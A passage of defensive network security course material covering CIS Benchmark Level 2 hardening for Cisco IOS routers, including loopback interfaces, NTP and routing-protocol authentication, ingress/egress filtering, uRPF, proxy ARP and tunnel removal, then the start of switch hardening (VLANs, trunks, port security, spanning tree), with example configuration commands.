rtr-99(config)# aaa accounting connection default start-stop group tacacs+
rtr-99(config)# aaa accounting exec default start-stop group tacacs+
rtr-99(config)# aaa accounting commands 15 default start-stop group
tacacs+
rtr-99(config)# aaa accounting network default start-stop group tacacs+
rtr-99(config)# aaa accounting system default start-stop group tacacs+
```

## Level 2: Control Plane Rules

- Loopback interface management
  - Single loopback interface
- Use loopback interface addressing for control plane protocols
  - Network Time Protocol (NTP), Syslog, AAA, and TFTP
- Enhanced NTP security

Defensive Network Infrastructure

### Level 2: Control Plane Rules

Control Plane rules in the CIS Level 2 Benchmark include creating a loopback interface for a consistent management address, utilizing the loopback interface address for NTP, syslog, AAA (usually TACACS+ or RADIUS) and TFTP.

#### Loopback Interface

The Level 2 CIS Benchmark requires that routers be configured with a single loopback interface. Note that in some organizations there may be legitimate reasons why multiple loopback addresses are needed. In such cases, the requirements should be documented.

#### Protocol Configuration


Level 2 control plane rules require that NTP, syslog, AAA, and TFTP be configured to use the loopback interface address as the primary source address. We address some additional services as well.

#### Enhanced NTP Security

NTP v3 supports MD5 authentication, although not widely implemented and not a significant concern for most organizations

# Level 2: Loopback Interface

Constant interface address regardless of topology and routing



Defensive Network Infrastructure

## Loopback Interface

The Level 2 CIS Benchmark requires that routers be configured with a single loopback interface.

Routers have multiple addresses which can make certain things complicated. For example, a syslog message could have any one of the router's IP addresses as its source. Telnet, TACACS+ traffic, and more originating from a router can have different source IP addresses. This can also complicate access lists and Layer 3 firewalls.

A Loopback Interface (not to be confused with loopback addresses such as 127.0.0.1) is a constant interface address assigned to a logical (not physical) interface on a router.

It is always in the UP/UP state, usually assigned a RFC1918 address, and is used to avoid the problems associated with inconsistent source addresses. They are also advantageous over using live interfaces for the source address on management traffic since live interfaces can go down, preventing the router from communicating over management protocols such as NTP or syslog.

```
rtr-99(config)# interface loopback0
rtr-99(config-int)# ip address 192.168.1.13 255.255.255.255
rtr-99(config-int)# no icmp unreachable
rtr-99(config-int)# exit
```

Loopback interfaces are configured the same as any other interface. Because there can be nothing downstream, they are often configured with a 32-bit net mask.

Loopback interfaces should be configured with "no icmp unreachable." The loopback interface never goes down and could represent the only valid route on the network if all other interfaces are down. Attempting to route traffic over the loopback interface would generate a flood of ICMP unreachable packets, possibly causing router memory and CPU issues..

## Level 2: Protocol Configuration

### Loopback Interface

- Configure router control protocols to use the loopback interface:
  - AAA, NTP, and TFTP traffic
  - Syslog and outbound connections from the router

```
rtr-99(config)# ip tacacs source-interface loopback 0
rtr-99(config)# ntp source loopback 0
rtr-99(config)# ip tftp source-interface loopback 0
rtr-99(config)# logging source-interface loopback 0
rtr-99(config)# ip telnet source-interface loopback 0
```

Defensive Network Infrastructure

#### Level 2: Protocol Configuration

The rest of the Level 2 control plane rules require applicable protocols be configured to use the loopback interface address as their source address. This allows consistent management addressing and enables ease of implementing access lists on source addresses.

In addition to specifying the source address for NTP, AAA, and TFTP, IOS allow setting a consistent source for syslog, and for all outbound connections made from the router with “telnet,” “connect,” or “ssh.” Note that setting the loopback interface as the source for syslog messages and outbound connections are not part of the CIS Benchmark.

Source addresses in logging messages can be a useful way to filter and sort logging messages on a syslog server. Of course sorting logging messages by source address is problematic if the source address of the logging client changes with network topology changes.

If outbound connections are permitted from a router, a consistent source address is useful as well. The IOS configuration command “ip telnet source-interface” sets the outbound address for all connections originating on the router using the “telnet,” “rlogin,” “ssh,” or “connect” commands.

## Enhanced NTP Security

### NTP Authentication

- NTP version 3 and beyond allows NTP authentication
- Depends on MD5 and the shared MD5 secret key
- Not implemented by most public NTP servers
- Can be used for downstream NTP clients

Defensive Network Infrastructure

#### Enhanced NTP Security

NTP authentication depends on a pre-shared MD5 key which is used to authenticate NTP servers and NTP messages.

Each NTP exchange has a cryptographic hash value that can be generated or authenticated only with the MD5 key. NTP messages without a valid cryptographic hash are silently dropped, effectively mitigating NTP spoofing attacks. This is of particular concern since NTP uses the UDP protocol, a connectionless protocol, which makes spoofing attacks easier.

Public NTP servers generally do not implement NTP authentication, so if synchronizing with public NTP servers, this can only be used for authentication to downstream NTP clients in your environment.

In general, this is not widely implemented.

## Level 2: Data Plane Rules

- Border router traffic filtering
- Neighbor authentication for routing updates (OSPF, EIGRP, RIP, BGP)
- Unicast Reverse Path Forwarding
- Disabling insecure data plane services: proxied ARP, tunnel interfaces

Defensive Network Infrastructure

### Level 2: Data Plane Rules

Data Plane rules in the CIS Level 2 Benchmark include ingress and egress filtering for border routers, neighbor authentication for routing updates, enabling the Unicast Reverse Path Forwarding (uRPF) IOS feature, and disabling insecure data plane services.

## Level 2: Border Router Traffic Filtering

- Applicable to border routers:
  - Includes Internet-facing routers and other routers peering with untrusted networks
- Apply ingress and egress filtering:
  - Permit egress for only valid internal addresses
  - Deny ingress for illegitimate source addresses

Defensive Network Infrastructure

### Level 2 – Border Router

#### Traffic Filtering

Remember that a router is a simple firewall. The CIS Benchmark Level 2 requires all routers connecting to untrusted networks or networks with different levels of trust (e.g. the Internet, Extranets, etc.) employ ingress (incoming) and egress (outgoing) traffic filtering.

Each border router is configured with two access lists, one to be applied to ingress traffic, and the other to be applied to egress traffic.

What to filter? Consider the following sections.

#### Ingress Filtering

For incoming traffic we are primarily concerned with source addresses. Some source addresses are simply impossible, yet commonly we may see packets with those addresses and they can safely be discarded. There are three classes of invalid sources that we are concerned with:

RFC1918 sources: RFC1918 defines three ranges of network addresses only for use on internal networks. RFC1918 networks are the 192.168.0.0 - 192.168.255.255, 10.0.0.0 - 10.255.255.255 and 172.16.0.0 - 172.31.255.255 address ranges. These addresses should never show up on the Internet, although they sometimes do.

Reserved addresses: RFC3330 defines additional reserved networks that should not appear on a network. Examples include loopback addresses in the range 127.0.0.0 – 127.255.255.255 and “auto-configuration” IP addresses in the range 169.254.0.0 – 169.254.255.255.

**Internal source addresses:** Network addresses that are used on the internal network should never appear as a source address originating outside your network. Although this could be a sign of a misconfigured network that is routing traffic outside of the network autonomous system, it is typically the result of IP address spoofing attacks.

### **Egress Filtering**

The egress access list should permit only authorized source addresses to leave the network to help prevent spoofing attacks, and use exception rules to block undesirable destination addresses.

# Securing Routing Protocols

- Many routing configurations pose several security risks:
  - Information disclosure
  - Unauthenticated updates
- Two categories of Routing protocols:
  - Interior gateway protocols (OSPF, EIGRP, and RIP2)
  - Exterior gateway protocols (BGP)

Defensive Network Infrastructure

## Securing Routing Protocols

Routing Protocols carry a lot of information an attacker can leverage if they can capture them. They may be able to gather detailed information on the network infrastructure. An attacker may also be able to modify routing tables by injecting their own updates creating a Man in the Middle (MITM) attack.

By default, no authentication is used with routing protocols. Fortunately, it is straightforward to configure.

# Border Gateway Protocol (BGP)

- Core routing protocol of the Internet
- Also used on internal networks of large enterprises and service providers
- Considered serious vulnerability in “National Strategy to Secure Cyberspace” by U.S.A.
- BGP depends on trusted updates from peers
  - IOS allows filtering those updates
- BGPSEC: Draft specification (July 2013)

Defensive Network Infrastructure

## BGP

The Border Gateway Protocol (BGP) is the core routing protocol of the Internet and is also commonly used on the internal core networks of larger enterprises and service providers.

From The CIS Benchmark: “Exterior Gateway Routing Protocols in general and BGP in particular are complex systems; it is beyond the scope of this benchmark to give even an overview of how BGP operates on Cisco routers.”

An in-depth discussion of BGP is also well beyond the scope of this class.

Cisco’s BGP information is a great resource for more information; visit  
[http://docwiki.cisco.com/wiki/Border\\_Gateway\\_Protocol](http://docwiki.cisco.com/wiki/Border_Gateway_Protocol).

Cisco’s BGP case studies are also very interesting; visit  
[http://www.cisco.com/en/US/tech/tk365/technologies\\_tech\\_note09186a00800c95bb.shtml](http://www.cisco.com/en/US/tech/tk365/technologies_tech_note09186a00800c95bb.shtml).

Always proceed with caution with BGP. Small changes can have major impacts, in some cases beyond your organization and to the Internet as a whole.

There is a BGPSEC draft specification updated as of July, 2013, a secure version of BGP that uses a PKI to validate routing updates.

## Securing IGP Control Route Advertisements

- Passive interfaces do not advertise routing updates
- Required only for interfaces with peering routers
- Any segment with LAN users should be passive
- Applicable to all IGP Protocols: OSPF, EIGRP, and RIP

```
rtr-99(config)# router igpname
rtr-99(config-router)# passive-interface default
rtr-99(config-router)# no passive-interface serial0/0
```

Defensive Network Infrastructure

### Securing IGP

Route advertisements should only be transmitted on interfaces that have downstream routers. Ideally we should not advertise routing updates on interfaces that have end user nodes although that may require topology changes. This is an issue with Interior Gateway Protocols (IGPs) as they are connectionless and use UDP. BGP is unique in that it is connection oriented and uses TCP.

When connecting to other routers over LAN segments, only router interfaces should be in that subnet. This allows us to have the router only advertise routing updates on interfaces that have downstream routers. With this configuration, we can instruct the router to advertise routing updates only to specified interfaces that have downstream routers and no end user nodes. This makes it less likely that the updates can be captured by an attacker.

Following is (condensed and trimmed) output from the Wireshark protocol analyzer of an OSPF hello packet.

Notice the large amount of information available, including the OSPF area ID number, and the OSPF router address, the backup router and active neighbor. Also notice no authentication is used, so it may be possible to inject our own OSPF packets.

```
Internet header: Source: 210.0.0.2 (210.0.0.2) Destination: 224.0.0.5
(224.0.0.5)
OSPF Header
OSPF Version: 2
Message Type: Hello Packet (1)
Packet Length: 48
```

```
Source OSPF Router: 20.2.2.2 (20.2.2.2)
Area ID: 0.0.0.100
Auth Type: Null
Auth Data (none)
OSPF Hello Packet
Network Mask: 255.255.255.0
Designated Router: 210.0.0.2
Backup Designated Router: 210.0.0.1
Active Neighbor: 17.3.3.3
```

#### ***Control Route Advertisements***

A passive interface is an interface that does not transmit routing updates. Any segment with LAN users should be passive. Only interfaces with peering routers need be active. This applies to all IGP protocols.

We can configure interfaces to be passive by default with the command “`passive-interface default`.” On interfaces with peering routers, we add the “`no passive-interface interface`” statement. Any new interfaces that are added to the router whether virtual or physical will be passive by default.

## Authenticated Routing Authenticating Peers

- Conceptually the same for all IGP protocols:
  1. Deploy MD5 keys on each peering router first
  2. After keys have been deployed on each peering router, enable authentication

Defensive Network Infrastructure

### Authenticating Peer Routers

Authenticated routing updates should also be required. To do this all participating routers are configured with the same MD5 key. Traffic is transmitted without encryption, but includes the MD5 hash of the MD5 key and the contents of the routing update allowing the downstream routers to confirm authenticate it and confirm its integrity.

This prevents an attacker from modifying traffic in-transit (not a big risk for peering routing devices), and prevents them from communicating from the routing process, since they will be unable to calculate the correct MD5 hash without knowledge of the MD5 key.

There are two steps involved to enable MD5 authentication between peering routers, regardless of the IGP protocol

1. Deploy identical keys on each peering router. Do not enable authentication until all the routers are configured with the same MD5 key.
2. Enable authentication

OSPF: Step 1

```
rtr-1-usa(config)# interface Serial0/0
rtr-1-usa(config-if)# ip ospf message-digest-key 1 md5 AB12cD!!
rtr-2-usa(config)# interface Serial13
rtr-2-usa(config-if)# ip ospf message-digest-key 1 md5 AB12cD!!
```

OSPF: Step 2

```
rtr-1-usa(config)# router ospf 1
rtr-1-usa(config-if)# area 0 authentication message-digest
rtr-2-usa(config)# router ospf 10
rtr-2-usa(config-if)# area 0 authentication message-digest
```

EIGRP is conceptually similar but the commands differ:

EIGRP Step 1:

```
rtr-1-usa(config)# key chain eigrp-keys  
rtr-1-usa(config-keychain)# key 1  
rtr-1-usa(config-keychain-key)# key-string Cr4psecR3t  
rtr-1-usa(config-keychain-key)# interface Serial0/0  
rtr-1-usa(config-if)# ip authentication key-chain eigrp 1 eigrp-  
keys
```

EIGRP Step 2

```
rtr-1-usa(config)# router ospf 1  
rtr-1-usa(config-if)# area 0 authentication message-digest  
  
rtr-2-usa(config)# router ospf 10  
rtr-2-usa(config-if)# area 0 authentication message-digest
```

RIP configuration is similar to EIGRP.

## Level 2: Unicast Reverse Path Forwarding

- uRPF filters drop spoofed source traffic
- Must be applied to external and high-risk router interfaces
- Can break asynchronous routing
  - Exceptions can be configured
- Suitable for mid-range to high-end equipment

Defensive Network Infrastructure

### Level 2: Unicast Reverse Path Forwarding

#### An Introduction to uRPF

uRPF is conceptually simple; it checks each incoming packet and looks at the source IP address. If the source IP address doesn't make sense because there is no feasible path for the interface it came in on determined by examining routing tables, then it is dropped.

For example, if on an internal 10.0.0.0 network a router received a packet with a source IP address of 33.2.66.9 from a downstream router, it is clearly bogus and can be safely dropped.

With asynchronous routing however, a packet may come into an interface that does not make sense according to the routing tables. It is possible to configure exceptions within uRPF to handle asynchronous routing.

uRPF requires Cisco Express Forwarding (CEF) is enabled, and is only suitable for mid to high end equipment as it does incur additional router processor and memory utilization.

uRPF is enabled on a per interface basis. Level 2 rules require that it be enabled on external and high risk router interfaces.

Because uRPF can drop legitimate traffic, it is recommended that it be implemented in a limited fashion initially. Note that there are several levels of uRPF, and in general it is safe to pass yet log packets that appear to be illegitimate according to uRPF.

## Level 2: Disable Insecure Data Plane Services

- Disable ARP proxy:
  - Allows bypassing of Layer 2 boundaries
- Forbid tunnel interfaces:
  - Unless specifically needed
  - Often used for malicious purposes on compromised routers

Defensive Network Infrastructure

### Level 2: Disable Insecure Data Plane Services

There are legitimate uses of ARP proxies and tunnels, but they should both be forbidden unless specifically required.

# ARP Proxy

- ARP map IP addresses to MAC addresses in LANs
- ARP proxy is when ARP traffic crosses Layer 2 boundaries
  - Enabled by default
- Lets you go from one LAN to another without routing and Layer 3 controls

Defensive Network Infrastructure

## Proxyed ARP Traffic

Address Resolution Protocol is used for dynamically mapping Layer 2 MAC addresses to Layer 3 IP addresses. ARP only works within a LAN and ARP broadcasts do not span LANs, e.g. do not cross router boundaries.

IOS, including release 15, enables a feature called Proxy ARP by default on all interfaces. With Proxy ARP, if a router sees an ARP request for an IP address that requires crossing the router, the router offers its own MAC address, effectively spoofing the target machine, and then proxies the ARP request.

The original reason for Proxy ARP was to allow hosts to communicate that are believed to be on the same subnet but are not. This can happen for example by configuring an incorrect subnet mask. While perhaps more common in the past, these misconfigurations are rare today.

# Valid Uses for ARP Proxy

- Connecting a host to a LAN over a serial link
  - So it appears to be directly connected
- Virtual machine software
  - Allows one interface to assume multiple MAC addresses
- Mobile IP
  - Allows mobile users to maintain a permanent IP address between networks

Defensive Network Infrastructure

## Valid Uses for ARP Proxy

Valid Uses for ARP Proxy include the following:

Connecting a host to a broadcast LAN such as Ethernet over a serial link such as a VPN or dialup connection. The access server publishes a MAC address for the remote host and proxies ARPs requests for it. The host appears to be directly connected to the LAN.

Some software, for example virtual machine software like VMware and others, needs to assume multiple IP and MAC addresses in a network and “publish” them on the primary interface/IP address. Additional addresses are handled via ARP Proxy. Some operating systems allow one interface to have multiple addresses so this may not be necessary, but not all operating systems do.

Mobile IP, a feature of IPv6 (RFC 6275) and also available for IPv4 (RFC 5944 and RFC 4721).

There are certainly other valid reasons including transparent subnet gatewaying where two physical segments are in the same subnet (RFC 1027) and when a firewall appears within a subnet.

## Level 2: Proxy ARP

### Disable Proxy ARP on All Interfaces

- Disable proxy ARP on all interfaces
  - Even on unused/disabled interfaces in case they are enabled later

```
rtr-99(config)# interface FastEthernet0/1
rtr-99(config-if)# no ip proxy-arp
rtr-99(config-if)# exit
rtr-99(config)# interface FastEthernet0/2
rtr-99(config-if)# no ip proxy-arp
rtr-99(config-if)# exit
```

Defensive Network Infrastructure

### Level 2: Proxy ARP

#### Disable Proxy ARP Traffic on ALL Interfaces

Proxy ARP can be disabled with the “no ip proxy-arp” interface configuration command on all router interfaces.

Unless there is a specific reason to use it, it should be disabled on all interfaces.

# Tunnel Interfaces

- In general, tunnel interfaces should not exist
  - Tunnels pose a significant security threat
- If tunnel interfaces are necessary, they should be documented and network administrators should be very aware of them!

Defensive Network Infrastructure

## Tunnel Interfaces

Tunnels are virtual interfaces that encapsulate packets in a transport protocol. They can be used to “tunnel” traffic to a remote location. A tunnel can also be implemented with a physical interface.

In general, tunnel interfaces should not exist.

Tunnels pose a significant security threat. They are often used to forward traffic to a remote location, perhaps an unauthorized location. Unauthorized tunnel interfaces may indicate a compromised router.

If tunnel interfaces are necessary, they should be documented and network administrators should be very aware of them!

## Level 2: Tunnel Interfaces

### Remove Tunnel Interfaces

- Although tunnels have legitimate uses, any tunnel interfaces must be clearly documented and necessary
- Be careful removing tunnels

```
rtr-99(config)# show running-config | include Tunnel  
interface tunnel 0  
rtr-99(config-int)# no interface tunnel 0
```

Defensive Network Infrastructure

#### Level 2: Tunnel Interfaces

##### Remove Tunnel Interfaces

There are valid reasons for routers to have tunnel interfaces including for IPv4/IPv6 interoperability and VPNs, but most routers should not have tunnel interfaces.

The Level 2 Benchmark recommends removing any tunnel interfaces that are not clearly required, documented, and justified. Tunnels are often used to tunnel non-IP protocols (for example SNA and others) over IP-based VPN networks. Be very careful removing tunnels as functionality can be broken, especially when there is no or weak configuration management.

## IOS AutoSecure

---

- A single command that secures a router
- Understand IOS versions and differences
- Implements management plane and data plane security
- Easy, but not as thorough as CIS Benchmark
  - Run “auto secure full,” answer questions, and then apply configuration

Defensive Network Infrastructure

### **IOS AutoSecure**

AutoSecure is a feature of IOS introduced in version 12.3. It is IOS specific and makes changes specific to the version of IOS and specific software set, something the CIS Benchmark cannot do. It implements much of the management and data plane recommendations in the CIS Benchmark Level 1 and Level 2, but not all of them.

It asks questions such as is SSH used, is the router connected to the Internet, is SNMP used, etc. When done it presents the choice of whether to apply the changes to the running configuration or not.

# Advances in IOS

- Single IOS release train with more granular configuration control
- Additional IOS services such as Easy VPN, IEEE 802.1x, and IOS Certificate Authority
- Modular and self-healing IOS on some platforms (IOS XR and NX-OS)
- Virtual network hardware

Defensive Network Infrastructure

## Advances in IOS

Cisco has enormously improved the security and security features of IOS over the previous decade. Although the CIS Benchmark directly addresses IOS 15.0M versions, many previous versions have the same functionality, although often not with as granular control. Most slides with configuration details specify which IOS versions first supported the mentioned functionality in the upper left hand corner, often in the form of “IOS 11.0+” or IOS 12.0+”

The single release train of IOS certainly has more granular configuration control of options that pertain to security than previous versions. Cisco has been adding more granular controls to IOS for a long time.

Cisco Easy VPN is an IPSec VPN that simplifies VPN deployment for remote offices and mobile workers. Cisco IOS supports IEEE 802.1x and supports the IOS Certificate Authority for PKI (both since IOS 12.4T).

Cisco has modular implementations of IOS, IOS XR (often called IOX) and NX-OS, available on some of their high end equipment. These allow upgrading IOS with no downtime, something not possible with standard IOS. Also they can identify failed processes and restart them without requiring an entire IOS reboot.

There are even virtual implementations of Cisco hardware (100% software based, for virtual environments), for example the Nexus 1000V switch which runs NX-OS.

## Additional Public Documents DISA STIGS

Many including:

- Firewall Security Requirements Guide
- Router Security Requirements Guide
- Network device management
- IDS/IPS
- Switch documents
- Webserver documents

<http://iase.disa.mil/stigs/checklist/index.html>

Defensive Network Infrastructure

### **Additional Public Documents: DISA STIGS**

The well known DISA Security Technical Implementation Guides or STIGs cover many technical areas, and are regularly updated. Not all of them are publically available.

They can be found at <http://iase.disa.mil/stigs/>.

## **Additional Public Documents Additional CIS Benchmarks**

---

CIS Cisco Firewall Benchmark v3.0.2  
CIS Cisco IOS Internet Edge Benchmark v1.0.0  
CIS Cisco Wireless LAN Controller 7 Benchmark v1.1.0  
CIS Cisco IOS Branch Benchmark v1.0.0  
CIS Cisco Firewall Internet Edge Benchmark v1.0.0  
CIS Cisco Firewall VPN Services Benchmark v1.0.0  
CIS Checkpoint Firewall Benchmark v1.0.0  
CIS Juniper JunOS Benchmark v1.0.1

Defensive Network Infrastructure

### **Additional Public Documents: Additional CIS Benchmarks**

Besides the CIS Cisco IOS Benchmark, CIS has several other benchmarks related to network devices.

## Additional Public Documents

### The 20 Critical Controls

- Now officially known as "The Critical Controls"
- Many specifically address networking infrastructure
- The "Kernel of Good Security Practice:"
  - Critical Control 10: Secure Configurations for Network Devices such as Firewalls, Routers, and Switches
  - Critical Control 11: Limitation and Control of Network Ports, Protocols, and Services
  - Critical Control 13: Boundary Defense
  - Critical Control 19: Secure Network Engineering

Defensive Network Infrastructure

#### Additional Public Documents: The Critical Controls

The Critical Controls are 20 Controls designed to stop most current cyberattacks. They are considered the "kernel" of good security practice, and are published under the auspices of the Center for Strategic and International Studies.

Many have contributed to the Critical Controls, including multiple US government agencies, other governments, consultants, private industry and more.

Each control contains a number of subcontrols broken into separate categories, including "Quick Wins," "Visibility and attribution," "Security configuration and hygiene," and "Advanced." Each control contains specific metrics, and the majority can be automated.

Several controls specifically address network infrastructure. Some do not specifically address network infrastructure, but are applicable, including:

Critical Control 12: Controlled Use of Administrative Privileges

Critical Control 14: Maintenance, Monitoring, and Analysis of Audit Logs

Critical Control 16: Account Monitoring and Control

More on Critical Controls is available at <http://www.sans.org/critical-security-controls/> currently up to Version 5.

# CIS Benchmark Summary

- CIS Level 1: “Prudent level of minimum due care:”
  - Practical and prudent (widely applicable)
  - Provide clear security benefits
  - Unlikely to cause an interruption of service
- CIS Level 2: Extends Level 1 to more advanced steps to protect routers:
  - Not all changes are globally applicable
  - Require detailed understanding of the network to implement
- Applying these recommendations will mitigate many attacks

Defensive Network Infrastructure

## CIS Benchmark Summary

CIS Level 1 Benchmarks defines the “prudent level of minimum of due care” for basic router security. Level 1 recommendations meet three requirements:

- They are practical and prudent (widely applicable).
- They provide clear security benefits.
- They are unlikely to cause an interruption of service (i.e. break anything, but still test and do not assume).

In addition, they are easily implemented by almost anyone with some technical knowledge; they do not require an expert in Cisco routers, and they are easily auditable with a tool, for example RAT or Nipper.

The CIS Level 1 Benchmark should be followed as a bare minimum.

The CIS Level 2 Benchmark extends Level 1 with more advanced steps to more thoroughly protect the routers and the routing infrastructure. However not all parts of the Level 2 Benchmark are applicable to all networks.

An experienced network administrator who knows the network well is needed to evaluate proposed changes to the network and their impact. Some changes may be detrimental and some changes may actually break things.

Level 2 Benchmark recommendations will have one or more of the following characteristics:

- intended where security is paramount
- acts as defense in depth
- may negatively inhibit the utility or performance of the technology, including break things

# DNI Roadmap

- Introduction
- Network Infrastructure as Targets
- Implementing the CIS Security Configuration Benchmark for Cisco IOS to Improve Security
- Advanced Controls
- Conclusion

- **CISecurity Level 1 and 2 Benchmarks for Routers**
- **SANS Gold Standard for Switch Configurations**
- **Auditing with RAT and Nipper**
- **Lab: Using Nipper**

Defensive Network Infrastructure

This page intentionally left blank.

# Switch Configuration SANS Gold Standard

- No CIS Benchmark is available
- SANS Gold Standard to provide coverage until a formal benchmark is available
- Based on publically available National Security Agency recommendations

Defensive Network Infrastructure

## Switch Configuration SANS Gold Standard

The SANS Gold Standard is based upon the National Security Agency's recommendations outlined in the "Cisco IOS Switch Configuration Guide."

The NSA guide is publically available at [http://www.nsa.gov/ia/\\_files/switches/switch-guide-version1\\_01.pdf](http://www.nsa.gov/ia/_files/switches/switch-guide-version1_01.pdf). It describes controls to assist a network administrator or auditor in protecting their network. Although dated 2004, it was last reviewed in 2012 by the NSA.

We condense and enhance the material from the NSA guide in this section.

# Comparison of Routers Versus Switches

- High-end switches are very similar devices to routers
- Management plane
  - Local AAA, access rules, banners, passwords, SNMP
- Control plane
  - Clock Rules (NTP), Global Service Rules, Logging (syslog)

Defensive Network Infrastructure

## Comparison of Routers Versus Switches

High-end switches are similar devices to routers. Many include routing capabilities. Cisco switches run IOS just as Cisco routers do.

The Management Planes and Control Planes are identical for Level 1 configuration recommendations to that for routers, as previously examined. The Data Plane has significant differences, however, as it has additional features for Layer 2 connectivity.

Although many devices have both switching and routing capabilities in them, it is helpful to consider them separately when securing them.

We examine Data Plane issues.

# Switch Data Plane Rules

---

- VLAN basics and configuration
- Port security
- Spanning tree
  - Portfast
  - BPDU Guard/Root Guard
- DHCP snooping and more
- Unused interface recommendations
- Modern high-end switches

Defensive Network Infrastructure

## Switch Data Plane Rules

The Switch Data Plane has additional features we will examine for Layer 2 connectivity. Obviously routers are not concerned with Layer 2 issues, with rare exceptions (e.g. ARP Proxy).

# VLAN Basics & Configuration (1)

- Trunk:
  - A link or interface that carries frames for multiple VLANs at once
- Trunking protocols:
  - Cisco proprietary Inter-Switch Link (ISL)
  - IEEE 802.1Q
- Dynamic Trunking Protocol (DTP):
  - Cisco proprietary
  - Negotiates trunking protocols

Defensive Network Infrastructure

## VLAN Basics & Configuration (1)

VLANs, or Virtual Local Area Networks, were first introduced in 1997. We have virtualization in many places: virtual memory, virtual machines, virtual interfaces, etc. Virtualization, as any new technology, does come with new risks.

Of course VLANs are not very new, but VLANs are not as secure as LANs as there is no physical separation, just as virtual machines are not as secure as separate physical machines due to a lack of physical separation. In some attacks it is possible to hop from one VLAN to another, just as it is possible to jump from one virtual machine to another. In fact it is much easier with VLANs – to the best of our knowledge no attacks in the wild have escaped from a virtual machine although it certainly has been done in the lab and publicly demonstrated. VLAN attacks are more commonplace.

VLAN 1 is the default VLAN and should never be used. Lots of hardware, including insecure and unconfigured hardware, defaults to VLAN 1. Basically, it is potentially a bad neighborhood. There can sometimes be strange conflicts when using VLAN 1. Ports by default are in VLAN 1.

Trunking ports do not belong to a VLAN. They carry traffic for multiple VLANs at once. Because Ethernet predates VLANs, Ethernet does not understand VLANs.

Trunking protocols for Cisco Switches are the Cisco Proprietary Inter-Switch Link (ISL) and standards based IEEE 802.1Q. Some Cisco switches support only one or the other. To establish a trunk, both sides must support the same trunking protocol.

The Dynamic Trunking Protocol (DTP) is a Cisco proprietary protocol that negotiates trunking protocols and establishes a trunk if possible.

## VLAN Basics & Configuration (2)

- VLAN Trunking Protocol (VTP)
  - Allows VLANs to be centrally managed across switches
- VTP domain password
  - Should be set
- Never use VLAN 1
  - Default VLAN is often full of “junk”

Defensive Network Infrastructure

### VLAN Basics and Configuration (2)

The VLAN Trunking Protocol (VTP) allows VLANs to be centrally managed across a set of switches, called a VTP Domain. Switches can be configured as VTP servers: VLAN configuration changes are made to them and propagate to other Switches, called VTP clients.

There should be a VTP Domain password set. The “`vtp password`” command sets the VTP password.

VLAN 1 is the default VLAN and should never be used. Lots of hardware, including insecure and unconfigured hardware, defaults to VLAN 1. Basically, it is potentially a bad neighborhood. There can sometimes be strange conflicts when using VLAN 1. Ports are default are in VLAN 1. You can disable VLAN1.

```
switch(config)# interface VLAN1
switch(config-if)# shutdown
```

# Configuring Trunks

- Disable dynamic trunking (DTP) if not used
- Allow only required VLANs across trunks

```
switch(config)# interface FastEthernet0/1
switch(config-if)# switchport nonegotiate

switch(config)# interface FastEthernet0/1
switch(config-if)# switchport trunk allowed vlan 2-30,100
```

Defensive Network Infrastructure

## Dynamic Trunking Protocol (DTP)

DTP is Cisco's proprietary trunking protocol. It is very helpful in setting up VLANs and is enabled on Cisco switches by default. In order for DTP to work, both switches must be in the same VTP domain.

DTP should be disabled where not needed. One risk is that it exposes VLANs to all hosts that dynamically negotiate trunks, including edge hosts, which can expose administrative networks (often in practice VLAN 10 or VLAN 100).

DTP is disabled with the "switchport nonegotiate" command.

By default all VLANs on a switch are included in a trunk. This is not only a security issue but a performance issue as well as broadcasts from all VLANs are sent on all trunks by default which can be a significant amount of traffic.

The "switchport trunk allowed" sets allowed VLANs.

# Port Security

- MAC address controls on physical ports:
  - Can be manually configured
  - “Sticky Learning” is dynamically learned

```
switch(config-if) # switchport port-security
switch(config-if) # switchport port-security maximum 2
switch(config-if) # switchport port-security violation shutdown
switch(config-line) # switchport port-security mac-address sticky
```

Defensive Network Infrastructure

## Port Security

Ports can be configured to only accept incoming traffic from specific MAC addresses. This can thwart attacks ranging from simple ARP spoofing, Man in the Middle (MITM) attacks, and even unauthorized hardware being connected to network. In one particularly secure network, using port security, unauthorized hardware being attempting to be added to the network or even a system being attached to the wrong port results in a guard with an automatic weapon checking up on what happened.

Ports can be statically configured to only accept certain MAC addresses. For large networks, configuring static MAC addresses can be daunting. With sticky learning, MAC addresses are dynamically learned and stored in the running config.

The “switchport port-security” command enables port security. By default only one MAC address is allowed, although the command “switchport port-security maximum *number*” modifies this. Some systems may need more than one MAC address, for example systems running virtual machines.

When a violation occurs, there are three options. With *protect*, any packets with MAC addresses that do not meet the configured requirements are silently discarded. With *restrict*, in addition to the packets being discarded a SNMP trap is generated. With *shutdown*, the port is disabled.

# Spanning Tree Protocol (STP)

- Used to avoid Layer 2 loops by calculating least cost paths to Root Bridge
- Both STP (802.1d) and Rapid STP (802.1w)
- For security:
  - Set the Root Bridge manually
  - BPDU/Root Guard
  - Disable STP on edge devices using Portfast

Defensive Network Infrastructure

## Spanning Tree Protocol (STP)

The Spanning Tree Protocol is used to avoid Layer 2 loops. STP is not required but usually runs in most networks other than very small ones. STP is enabled by default.

Spanning Tree works by electing one of the switches as a Root Bridge. The Root Bridge acts as a traffic cop for STP. Least cost paths to the Root Bridge are calculated by STP. Other paths are broken by putting the ports into “blocking” state.

Rapid STP is designed for faster spanning tree convergence after a network topology change than STP, and is designed to be backwardly compatible with STP. Convergence typically takes the order of 30 seconds with STP and 2 seconds or less with RSTP.

Rapid Spanning Tree is considered an evolution of Spanning Tree by most and has been supported by IOS since various 12.1 releases.

There are additional controls in STP, including manually setting the Root Bridge, BPDU and Root Guard, and disabling spanning tree on client-facing interfaces using the Cisco proprietary portfast.

STP is based on an algorithm invented by Radia Perlman while working at Digital Equipment Corporation.

# STP: Root Bridge

- Root bridge “elected” by default:
